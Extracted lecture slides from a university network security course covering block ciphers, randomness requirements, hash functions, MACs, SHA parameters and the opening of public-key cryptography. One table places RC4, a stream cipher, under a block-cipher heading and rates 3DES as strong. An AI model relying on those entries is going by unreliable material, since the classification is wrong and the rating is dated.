
- In a block cipher, a group of plaintext symbols of size m ($m > 1$) are encrypted together creating a group of ciphertext of the same size. A single key is used to encrypt the whole block even if the key is made of multiple values. Figure 3.27 shows the concept of a block cipher.



Symmetric Block encryption algorithms



- Block cipher is the most commonly used symmetric encryption algorithms
 - Processes the plaintext input in fixed-sized blocks and
 - Produces a block of ciphertext of equal size for each plaintext block



Symmetric Block encryption algorithms



	RC4	DES	3DES	AES
Key Length (bits)	40 bits or more	56	112 or 168	128, 192, or 256
Key Strength	Very weak at 40 bits	Weak	Strong	Strong
Processing Requirements	Low	Moderate	High	Low
RAM Requirements	Low	Moderate	Moderate	Low
Remarks	Can use keys of variable lengths	Created in the 1970s	Applies DES three times with two or three different DES keys	Today's gold standard for symmetric key encryption

Random and pseudorandom Numbers



- A number of network security algorithms based on cryptography make use of random numbers
- Examples:
 - Generation of keys for the RSA public-key encryption algorithm and other public-key algorithms
 - Generation of a symmetric key for use as a temporary session key; used in a number of networking applications such as Transport Layer Security, Wi-Fi, e-mail security, and IP security
 - In a number of key distribution scenarios, such as Kerberos, random numbers are used for handshaking to prevent replay attacks
- Two distinct and not necessarily compatible requirements for a sequence of random numbers are:
 - Randomness
 - Unpredictability



Randomness

- The following criteria are used to validate that a sequence of numbers is random:

Uniform distribution

- The distribution of bits in the sequence should be uniform
- Frequency of occurrence of ones and zeros should be approximately the same

Independence

- No one subsequence in the sequence can be inferred from the others
- There is no test to “prove” independence
- The general strategy is to apply a number of tests until the confidence that independence exists is sufficiently strong



Unpredictability

- In applications such as reciprocal authentication and session key generation, the requirement is not so much that the sequence of numbers be statistically random but that the successive members of the sequence are unpredictable
- With “true” random sequences, each number is statistically independent of other numbers in the sequence and therefore unpredictable
- Care must be taken that an opponent not be able to predict future elements of the sequence on the basis of earlier elements

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 4

Public-key cryptography & message authentication



Contents

1. Message integrity and authentication
2. Secure hash functions
3. Public-key cryptography principles
4. Public-key cryptography algorithms
5. Digital signatures



Weekly Learning Outcomes


1. Explain the message integrity and authentication concept.
2. Explain the needs for a hash function in message authentication.
3. Present the basic principles of asymmetric cryptography.
4. Present an overview of the RSA algorithm.
5. Understand the digital signature concept.



Message Integrity




- The cryptography systems that we have studied so far provide secrecy, or confidentiality, but not integrity. However, there are occasions where we may not even need secrecy but instead must have integrity.
- **Integrity** means that attackers cannot change or destroy information.
- **Document and Fingerprint**
 - One way to preserve the integrity of a document is through the use of a fingerprint. If Alice needs to be sure that the contents of her document will not be changed, she can put her fingerprint at the bottom of the document.
- **Message and Message Digest**
 - The electronic equivalent of the document and fingerprint pair is the message and digest pair.



Message Integrity/ Hash function



- Hash function is a mathematical algorithm that maps data of arbitrary size (often called the "message") to a fixed size (the "hash value", "hash", or "message digest").
- Accepts a variable-size message M as input and produces a fixed-size message digest $H(M)$ as output
- Hash function is a one-way function, that is, a function which is practically infeasible to invert or reverse the computation.
 - the only way to find a message that produces a given hash is to attempt a brute-force search of possible inputs to see if they produce a match, or use a rainbow table of matched hashes.



Secure Hash Functions



- To be useful for message authentication, a hash function H must have the following properties:
 1. H can be applied to a block of data of any size.
 2. H produces a fixed-length output.
 3. $H(x)$ is relatively easy to compute for any given x , making both hardware and software implementations practical.
 4. For any given code h , it is computationally infeasible to find x such that $H(x) = h$. A hash function with this property is referred to as one-way or preimage resistant.
 5. For any given block x , it is computationally infeasible to find $y \neq x$ with $H(y) = H(x)$. A hash function with this property is referred to as second preimage resistant. This is sometimes referred to as weak collision resistant.
 6. It is computationally infeasible to find any pair (x, y) such that $H(x) = H(y)$. A hash function with this property is referred to as collision resistant. This is sometimes referred to as strong collision resistant.

Secure Hash Functions




- There are two approaches to attacking a secure hash function:
 1. Cryptanalysis
 - Involves exploiting logical weaknesses in the algorithm
 2. Brute-force attack
 - The strength of a hash function against this attack depends solely on the length of the hash code produced by the algorithm

Checking Integrity



- To check the integrity of a message, or document, we run the cryptographic hash function again and compare the new message digest with the previous one. If both are the same, we are sure that the original message has not been changed.



Message Authentication




- A message digest does not authenticate the sender of the message. To provide message authentication, Alice needs to provide proof that it is Alice sending the message and not an attacker.
- The digest created by a cryptographic hash function is normally called a modification detection code (MDC). What we need for message authentication is a message authentication code (MAC).

Modification Detection Code (MDC)




- A modification detection code (MDC) is a message digest that can prove the integrity of the message: that message has not been changed. If Alice needs to send a message to Bob and be sure that the message will not change during transmission, Alice can create a message digest, MDC, and send both the message and the MDC to Bob. Bob can create a new MDC from the message and compare the received MDC and the new MDC. If they are the same, the message has not been changed.



Message Authentication Code (MAC)



- To ensure the integrity of the message and the data origin authentication that Alice is the originator of the message, not somebody else we need to change a modification detection code (MDC) to a message authentication code (MAC). The difference between a MDC and a MAC is that the second includes a secret between Alice and Bob for example, a secret key that Eve does not own.
- The security of a MAC depends on the security of the underlying hash algorithm.



Approaches to Message Authentication



Using conventional encryption

- Symmetric encryption alone is not a suitable tool for data authentication
 - We assume that only the sender and receiver share a key, so only the genuine sender would be able to encrypt a message successfully
 - The receiver assumes that no alterations have been made and that sequencing is proper if the message includes an error detection code and a sequence number
 - If the message includes a timestamp, the receiver assumes that the message has not been delayed beyond that normally expected for network transit

Without message encryption

- An authentication tag is generated and appended to each message for transmission
- The message itself is not encrypted and can be read at the destination independent of the authentication function at the destination
- Because the message is not encrypted, message confidentiality is not provided

Cryptographic hash algorithms



- SHA was developed by NIST and published as a federal information processing standard (FIPS 180) in 1993
- Was revised in 1995 as SHA-1 and published as FIPS 180-1
 - The actual standards document is entitled “Secure Hash Standard”
- Based on the hash function MD4 and its design closely models MD4
- Produces 160-bit hash values
- In 2005 NIST announced the intention to phase out approval of SHA-1 and move to a reliance on SHA-2 by 2010

Table 3.1 Comparison of SHA Parameters


	SHA-1	SHA-224	SHA-256	SHA-384	SHA-512
Message Digest Size	160	224	256	384	512
Message Size	$<2^{64}$	$<2^{64}$	$<2^{64}$	$<2^{128}$	$<2^{128}$
Block Size	512	512	512	1024	1024
Word Size	32	32	32	64	64
Number of Steps	80	64	64	80	80

Note: All sizes are measured in bits.


Public-key (asymmetric-key) cryptography



- Symmetric and asymmetric-key cryptography will exist in parallel and continue to serve the community. We actually believe that they are complements of each other; the advantages of one can compensate for the disadvantages of the other.
- Asymmetric key cryptography uses two separate keys: one private and one public.



Public-key (asymmetric-key) cryptography

